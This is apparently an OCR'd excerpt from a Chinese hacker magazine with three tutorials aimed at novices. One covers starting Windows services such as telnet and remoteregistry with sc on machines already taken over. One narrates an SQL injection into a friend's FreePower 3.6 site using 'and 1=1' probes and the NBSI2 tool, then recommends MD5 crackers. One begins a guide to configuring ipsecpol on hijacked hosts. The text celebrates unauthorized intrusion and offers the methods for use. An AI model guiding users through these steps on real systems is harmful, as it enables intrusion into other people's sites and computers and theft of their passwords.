


图1

这里我输入**netsvc /list \\xinu**，xinu是我的计算机名，你将会看到所有启动的服务（图2）。左边尖括号里是服务名，右边尖括号里是显示名，若没有显示名它会提醒你没有。




图2

从图3中可以知道金山病毒特征库的服务名是“KAVSvc”，而它的显示名为“Kingsoft AntiVirus Service”；从图4中可以知道注册表的服务名是“remoteregistry”，它的显示名为“remote registry”。这里注意了，显示名中有一空格符。再如telnet的服务名为“tlntsvc”，如图5，启动telnet的时候不要犯**sc start telnet**这样的错误。




图3




图4






图5

还有一种方法可以知道某个服务的服务名是什么，如图6。


图6

双击金山病毒特征库的显示名，在“可执行文件的路径”栏里的文件名便是其服务名，如图7。这种方法简单吧，不过并不是所有的服务都可以这样显示的，这一点要注意哟！


图7

接着是启动某个服务的问题，这里用大家都熟悉的sc.exe，它是专门用来启动服务的，在命令行下键入sc会车，就会看到它的详细用法，sc主要是用在已被控制的电脑上。如启动remoteregistry，则键入**sc start remoteregistry**，却出现了“startservice failed”，如图8，为什么？很简单，remoteregistry服务已被禁用了，当它的启动类型不为“已禁用”时，你才能顺利启动它。




图8

sc 其它的命令用法就请各位自己探索吧，黑客的乐趣就来自于不断探索之中……

（文章中涉及到的程序netsvc.exe、sc.exe已收录于光盘中）

我用NBSI咬了FreePower一口

——浅谈NBSI特征字符的查找

小七

在文章的开始，首先说一下，这篇文章只适合初入“黑道”的小菜们看，老鸟们就可以直接跳到下一篇文章，我也是第一次写文章，难免会有一些不足之处，还望大家指正。

在04年12月X的小册子里，有一篇讲注入潮阳人网站的文章，其中有一个关键步骤就是输入特征字符“id”，那好，本文就通过注入FreePower Ver 3.6 Sp2（新版本的FreePower已经补上了这个漏洞），浅谈一下特征字符的查找办法。

一日无聊至极，实在没有什么好玩的东西，就把几个朋友的网站逛了个遍，最后来到朋友甲的网站（嘿嘿，后来才知道是自由动力文章系统。有一篇对榕哥的访谈，榕哥可是我的偶像呀，点开看看采访内容。不过那篇文章的地址却引起了我极大的兴趣，嘿嘿，有玩的了，顺手在地址后面加了一个%20and%201=1，结果如图1。看来没戏，也是，如果这么白痴的漏洞还在的话，这个文章系统早就混不下去了。看完文章，就回到了朋友网站的主页，嘿，这小子的网站人气不怎么样，才有7个注册会员，点开朋友的个人简介（我这人无聊的时候就喜欢看别人的个人简介）！这个地址怎么也这么招眼（图2），嘿嘿，在地址后面加了%20and%201=1，返回正常页面，再加个%20and%201=2，返回一个空白页面，嘿嘿，有希望！手工注入太麻烦，那好，请出我们今天的主角—NBSI2，把那个个人简介的地址复制到NBSI2的“注入地址”框里，点检测，waiting……竟然显示“暂未检测到漏洞”，没有希望了吗？其实不然，不知大家有没有注意NBSI2的“特征字符”一栏变为可写了，好，我们来找特征字符，其实特征字符就是加上%20and%201=1和%20and%201=1返回的两个页面源文件不同的地方（我建议大家在加了%20and%201=1返回的页面的源文件中找一段不同的地方，有时我在加了%20and%201=2返回的页面的源文件里找的特殊字符不能用，不知是怎么回事），我找了一段“font-size：9pt;”，复制到“特征字符”栏中，再按“再检测”，哈哈，出来了（图3）。






图 1


图 2


图 3

下面怎么办就不用我说了吧，嘿嘿，我用NBSI咬了Freeower一口！

最后推荐两款破解MD5加密密码的工具，一款GUI界面下的MD5Crack2，一款dos界面下的，速度非常快！

其实，NBSI2的功能真的很强大，可以这样说，只要加上%20and%201=2和%20and%201=2返回不同网页的网站都能注入成功！好了，文章很短，希望大家喜欢！

（文章中涉及到的程序NBSI2、MD5Crack2、dv已收录于光盘中）

ipsecpol的规则脚本编写

stan1ie

自从RPC DCOM的蠕虫出来之后，很多肉鸡都被捣过乱了，憋闷之余写下此文。本文尽量避免冗长，也尽量在此基础上做到易懂，看完不懂找我算帐就是了：]

这里不提IPSEC是什么，也不提VPN与IPSEC的冲突，有兴趣的朋友可以到网上搜索一下相关知识，这里只是直接了当地讲述ipsecpol.exe的使用和脚本的编写。

本文介绍命令行下的IPsec配置工具——IPSECPOL.EXE，它包括在Windows 2000 Resource Kit中，是一个用于创建、指派和删除IPSec策略的命令行程序，当然，在肉鸡上装一个庞大的Resource Kit是比较愚蠢（或者说很愚蠢）的做法，除非你准备在肉鸡上经常使用Resource Kit的大部分程序或者决心让管理员跟你死磕。避免愚蠢的做法很简单，因为IPSECPOL.EXE工作的时候只需要另外两个DLL，它们是text2pol.dll和ipsecutil.dll，只要把这两个DLL同IPSECPOL.EXE一并复制到需要配置的机器上去就行了。

一、常用参数介绍

-w TYPE:DOMAIN　确定策略写入的位置，一般选择REG，也就是注册表。

-p PolicyName:PollInterval　策略名。

-r RuleName　规则名称。

-f：设置规则。

-x：指派该策略。

-y：不指派（停止）该策略。

-o：删除该策略。

